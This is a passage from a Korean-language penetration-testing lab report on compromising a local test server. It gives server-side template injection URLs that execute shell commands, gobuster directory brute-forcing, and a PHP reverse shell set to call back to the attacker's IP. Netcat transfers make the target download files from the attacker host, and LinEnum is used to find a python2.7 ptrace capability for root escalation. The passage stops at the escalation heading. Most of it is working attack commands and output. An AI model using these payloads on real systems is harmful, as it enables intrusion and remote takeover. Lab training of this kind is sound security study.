  1. 'ls' : ls 명령 실행
  2. shell=true : 명령 실행 시 셸을 사용해 실행 (False 사용 시 셸 미사용)
  3. stdout=-1 : stdout이 반환 (기본은 None 으로 -1 미 설정시 반환 없음)



음)

4. communicate() : 외부 프로세스 실행까지 기다린 후 표준 출력 및 표준 에러를 캡처해 결과를 반환

공격 URL은 공격 대상에서 ls 명령어 실행 결과를 출력한다. 만약 stdout 설정을 지정하지 않고 사용하면 아래 사진과 같이 명령어 실행 결과가 None으로 출력되지 않는다.




그림 43. ls 명령어 실행 결과 (stdout 디폴트 설정)

공격문 요청 결과로 아래 사진과 같이 특정 디렉터리에서 ls 명령어 결과를 확인 가능하다.




그림 44. ls 명령어 실행 결과

3. 공격 대상 업로드 디렉터리 확인

STTI 취약점을 활용해 파일을 업로드하고, 공격 대상의 쉘을 획득한다.

- 가. Kali Linux의 gobuster 사용으로 공격 대상 웹 사이트의 디렉터리를 검색한다.

1. 명령어 : gobuster dir -u attack\_target -w /usr/share/wordlists/dirb/common.txt

- 명령어 옵션

1. -u [target domain] : 목표 도메인 지정

2. -w [wordlist path] : 무작위 공격시 사용할 단어 목록 경로

gobuster는 단어 목록을 가지고 Brute Force를 사용해 목표 도메인의 디렉터리를 검색한다.

```
(root@kali)-[/home/user]
-# gobuster dir -u attack_target -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://attack_target
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/cgi-bin/ (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [→ http://attack_target/css/]
/images (Status: 301) [Size: 315] [→ http://attack_target/images/]
/index.php (Status: 200) [Size: 359/]
/javascript (Status: 301) [Size: 319] [→ http://attack_target/javascript/]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)

Finished
```

그림 45. gobuster 명령어 실행 결과

웹 브라우저에서 공격 대상 주소를 사용해 해당 디렉터리로 이동 시, 아래와 같은 이미지를 저장하는 디렉터리로 이동한다.




그림 46. /images 페이지

/images 디렉터리에 존재하는 파일을 조회할 수 있다. 이는 서버에서 특정 파일을 조회하는 명령을 간접적으로 실행시킬 수 있다는 의미이다. 따라서 해당 디렉터리에 리버스 셸 실행 파일을 업로드 후 클릭한다면, 파일 실행으로 공격 대상의 셸을 획득할 수 있다.




그림 47. 이미지 파일 조회


#### 4. 리버스 셸 업로드

모의해킹 환경은 NAT 네트워크를 사용한다. 따라서 공격자인 Kali Linux에서 netcat tool을 사용해

임의의 서버와 포트를 열어 공격 대상에서 서버로 접속을 유도한다.

#### 가. 리버스 셸 파일 작성

Kali Linux의 리버스 셸 파일을 검색한다.



```
(root@kali)-[/home/user]
# find / -name "*php-reverse-shell*" 2>/dev/null


/home/user/php-reverse-shell2.php
/home/user/php-reverse-shell.php
/home/user/php-reverse-shell3.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
```

그림 48. 리버스 셸 파일 검색

해당 파일을 업로드 명령어를 실행시킬 디렉터리로 복사해 온다.

명령어 : `cp /usr/share/laudanum/php/php-reverse-shell.php /home/user/`

리버스 셸 파일을 vi 명령어로 수정한다. 해당 파일이 실행되면 접속할 IP 주소와 포트 주소를 지정해준다. (공격 대상 파일 오류로 인한 공격 대상 재설치로 인해 공격 대상 IP 주소 128번에서 130번으로 변경)



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.238.130'; // CHANGE THIS
$port = 9999; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

그림 49. 리버스 셸 파일 설정

해당 위치에서 리버스 셸 파일을 웹 서버에 업로드 요청하기 위한 수신 대기 명령어를 사용한다.

1. 명령어 : `nc -lvp 9999 < /home/user/php-reverse-shell.php`
  - 명령어 옵션
    1. l : listen 모드로 Port 오픈
    2. v : verbosity 를 증가시켜 많은 정보를 획득
    3. n : 호스트 이름과 포트를 숫자로 지정

#### 4. p : local 포트를 지정

nc 명령어를 사용해 9999포트를 개방 및 해당 서버로 접속 시, php-reverse-shell3.php 파일을 Kali Linux에서 공격 대상으로 전송한다.

```
(root@kali)-[/home/user]
# nc -lvp 9999 < php-reverse-shell.php
listening on [any] 9999 ...
```

그림 50. Kali Linux nc 명령어 사용

나. 클라이언트(공격 대상) 파일 요청

1. 공격 URL :  
`http://attack_target:9999/?name={{'._class__mro__[1]__subclasses_ _()[254]('import os | nc 192.168.238.130 9999 > php-reverse-shell.php',shell=True,stdout=-1).communicate())}}`

- 명령어 옵션

1. import os : os 모듈을 가져온다.
2. | : 앞 명령어가 성공하면, 뒤 명령어를 실행
3. nc 192.168.238.130 9999 > php-reverse-shell3.php : Kali Linux의 IP 및 9999 Port로 접속 및 php-reverse-shell3.php 파일을 다운로드




그림 51. 공격 대상 nc 명령어 사용

해당 URL을 사용 시, Kali Linux에서는 아래 사진과 같이 해당 접속에 대해 알려주고 리버스 쉘 파일을 업로드한다.

```
(root@kali)-[/home/user]
# nc -lvnp 9999 > php-reverse-shell3.php
listening on [any] 9999 ...
connect to [192.168.238.130] from (UNKNOWN) [192.168.238.131] 44216
```

그림 52. 리버스 쉘 파일 업로드

#### 5. 리버스 쉘 파일 이동 위치 확인

리버스 쉘 파일을 실행시킬 웹 서버의 경로인 /images/ 위치를 확인한다. /images 디렉터리에는 ng-background-dot.png 파일이 존재하므로, 해당 파일이 존재하는 경로를 찾는다.

1. 공격 URL :  
[http://attack\\_target:9999/?name={{'%27%27.\\_\\_class\\_\\_.\\_\\_mro\\_\\_\[1\].\\_\\_subclasses\\_\\_\(\)\[254\]\('%27find%20/%20-name%20%22\\*ng-background-dot\\*%22%20%23E/dev/null%27,shell=True,stdout=-1\).communicate\(\)}}](http://attack_target:9999/?name={{'%27%27.__class__.__mro__[1].__subclasses__()[254]('%27find%20/%20-name%20%22*ng-background-dot*%22%20%23E/dev/null%27,shell=True,stdout=-1).communicate()}})
2. 명령어 사용 : find / -name "\*ng-background-dot\*" 2>/dev/null
  - 명령어 옵션
    1. -name "\*ng-background-dot\*" : 탐색 파일 이름 앞 뒤로 와일드카드 (\*)를 사용해 해당 패턴(ng-background-dot)을 포함하는 파일/디렉터리를 모두 검색
    2. 2>/dev/null : 리눅스 시스템의 휴지통인 /dev/null 으로 find 명령어 사용 시 발생하는 표준 에러를 모두 리눅스 시스템으로 보내 에러 메시지를 무시하고 검색 결과만 출력하도록 한다.




그림 53. /images 디렉터리 위치 확인

계속해서 SSTI 취약점 명령어를 실행시킬 위치인 현재 위치를 확인한다.

1. 공격 URL :

http://attack\_target:9999/?name={{'%27%27.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[254](%27pwd%27,shell=True,stdout=-1).communicate()}}

2. 명령어 : pwd

- 명령어 옵션은 ls 명령어 실행 시 사용한 옵션과 동일.




그림 54. pwd 명령어 결과

pwd 명령어 결과로 Ssti 취약점 공격문이 실행되는 위치가 /home/saket 임을 확인한다.

images 디렉터리로 리버스 셸 이동시키는 공격 URL을 사용한다.

1. 공격 URL :

http://attack\_target:9999/?name={{'%27%27.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[254](%27mv%20/home/saket/php-reverse-shell.php%20/var/www/html/images/%27,shell=True,stdout=-1).communicate()}}

2. 명령어 : mv /home/saket/php-reverse-shell.php /var/www/html/images/

- 명령어 옵션은 ls 명령어 실행 시 사용한 옵션과 동일.

공격문을 사용해 리버스 셸 파일을 images 디렉터리로 이동시킨다.




그림 55. 리버스 셸 파일 이동

#### 6. 리버스 셸 실행을 통해 공격 대상 접속

업로드한 리버스 셸 파일을 디렉터리에서 확인할 수 있다.




그림 56. 업로드한 리버스 셸 파일 확인

Kali Linux에서 nc 명령어를 사용해 9999포트를 사용해 연결 대기한다.



```
(root@kali)-[/home/user]
# nc -lvnp 9999
listening on [any] 9999 ...
```

그림 57. Kali Linux 연결 대기

/images 디렉터리의 php-reverse-shell.php 파일을 클릭하면 아래 사진과 같이 Kali Linux 로 접속 되고, \$ 셸 프롬프트를 사용할 수 있게 된다.

```
(root@kali)-[/home/user]
# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.238.130] from (UNKNOWN) [192.168.238.131] 44310
Linux ubuntu 5.8.0-53-generic #60~20.04.1-Ubuntu SMP Thu May 6 09:52:46 UTC 2021 x86_64 x86_64 GNU/Linux
04:19:39 up 1 day, 22:08, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

그림 58. 공격 대상 \$ 셸 프롬프트 접속

명령어 \$ python3 -c 'import pty;pty.spawn("/bin/bash")'를 사용해 bash 셸을 사용할 수 있다.

```
(root@kali)-[/home/user] _target Port 80
# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.238.130] from (UNKNOWN) [192.168.238.131] 44310
Linux ubuntu 5.8.0-53-generic #60~20.04.1-Ubuntu SMP Thu May 6 09:52
_64 x86_64 GNU/Linux
04:19:39 up 1 day, 22:08, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

그림 59. 공격 대상 bash 셸 사용

## 2.4.3 Root 권한 탈취

### 가. 권한 상승 취약점 탐색

권한 상승 취약점을 탐색하기 위해 LinEnum 사용한다. LinEnum는 스크립트로 작성된 리눅스 취약점 진단 도구이다. 시스템의 정보를 수집하고, 파일이나 디렉터리의 권한을 탐색한다.

Kali Linux 에서 LinEnum를 다운로드 받아 공격 대상으로 업로드한다. 배쉬 셸을 사용해 접속한 공격 대상 서버에서 LinEnum를 실행시키고 취약점을 탐색한다.

Kali Linux에서 LinEnum 다운로드한다.

명령어: `git clone https://github.com/rebootuser/LinEnum.git`

```
(root@kali)-[/home/user]
# git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum' ...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138
Receiving objects: 100% (234/234), 113.83 KiB | 2.71 MiB/s, done.
Resolving deltas: 100% (130/130), done.
```

그림 60. LinEnum 다운로드

```
(root@kali)-[/home/user]
# ls
Desktop      LinEnum.sh.1  Videos
Documents    Music         attack.sh
Downloads    Pictures      bkdoor
LinEnum      Public        cfreal-carpediem.php
LinEnum.sh   Templates     cowroot
```

그림 61. LinEnum 파일 확인

Kali Linux에서 공격 대상으로 LinEnum.sh 파일을 업로드한다.

명령어 : `nc -lvnp 9999 < /home/user/LinEnum.sh`

```
(root@kali)-[/home/user]
# nc -lvnp 9999 < /home/user/LinEnum.sh
listening on [any] 9999 ...
```

그림 62. 공격 대상 LinEnum.sh 업로드

메인 페이지에서 아래 URL을 사용해 Kali Linux로부터 LinEnum.sh 파일을 다운로드한다.

URL:  
`http://attack_target:9999/?name={{%27%27.__class__.__mro__[1].__subclasses__()[254]}(%27import %20os%20|%20nc%20192.168.238.130%209999%20%3ELinEnum.sh%27,shell=True,stdout=-1).communicate())}}`




그림 63. 공격 대상에서 LinEnum.sh 다운로드

다운로드 후 Kali Linux에서 Ctrl + C 를 눌러 연결을 중단시킨 후, 이전에 설명했던 배쉬 셸로 다시 접속 한다. Bash 셸에서 LinEnum.sh 실행해 취약점을 확인한다.




그림 64. 공격 대상 접속 및 LinEnum.sh 실행




그림 65. POSIX Capabilities 확인

LinEnum.sh 실행 결과 중, Find 기능으로 [+]를 검색해 POSIX 권한을 확인한다.

**\* LinEnum.sh 결과 해석**

POSIX capabilities 목록 중 아래와 같은 권한 설정을 확인 가능하다.

`/usr/bin/python2.7 = cap_sys_ptrace+ep`

실행 조건과 해당 조건에서 설정된 권한의 종류와 옵션을 알 수 있다.

**1. 실행 조건**

`/usr/bin/python2.7 : python2.7 프로그램 실행`

**2. 설정된 권한 종류와 옵션**

`cap_sys_ptrace` 권한

다른 프로세스 추적 및 제한 권한.

`-e: "effective"` 옵션

프로세스가 실행되는 동안에만 특정 권한이 활성화되고 작동.

`-p: "permitted"` 옵션

프로세스가 어떤 권한을 가질 수 있는지에 대한 제한을 설정.

`+ep =>` 프로세스가 실행 중에만 해당 권한을 설정한다.

따라서 `python2.7`을 사용해 프로그램을 실행 중에는 (python 언어로 작성된 프로그램) 다른 프로세스를 추적하고 제한하는 권한을 부여된다.

권한상승 공격을 위해 Python2.7에 과도한 권한 부여(프로세스 관련 실행)를 확인할 수 있다.  
해당 검색 결과를 권한상승을 위한 취약점으로 사용한다.

**나. 취약점 공격 및 권한상승**

